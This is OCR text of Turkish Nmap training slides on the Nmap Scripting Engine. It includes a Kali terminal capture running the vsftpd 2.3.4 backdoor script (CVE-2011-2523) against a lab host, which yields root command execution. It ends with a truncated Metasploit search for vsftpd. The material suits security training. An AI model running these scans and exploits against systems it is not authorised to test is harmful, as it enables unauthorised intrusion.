
Tespit – SYN Scan




Tespit – FIN Scan



Tespit – Version Scan




Tespit – OS Tespiti



Tespit – OS Tespiti

Nmap 101 – NSE

[*] Beren Kuday GÖRÜN



Nmap Script Motoru (Nmap Scripting Engine – NSE) Nedir?

- NSE scriptleri Lua script dilinde yazılır ve .nse uzantısına sahiptir ve Nmap ana dizinin altında “scripts” dizininde saklanırlar. Bu scriptler ile bilgi toplama aşamasından exploit etme aşamasına kadar bir sürü işlem gerçekleştirilebilmektedir.

NSE


kali@kali: ~/Desktop 104x50

```
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
kali@kali:~/Desktop$


kali@kali:~/Desktop$ nmap --script=ftp-vsftpd-backdoor.nse 10.0.2.7 -p 21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 17:30 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00071s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_
backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
kali@kali:~/Desktop$
```

kali@kali: ~/Desktop 118x53

```
msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
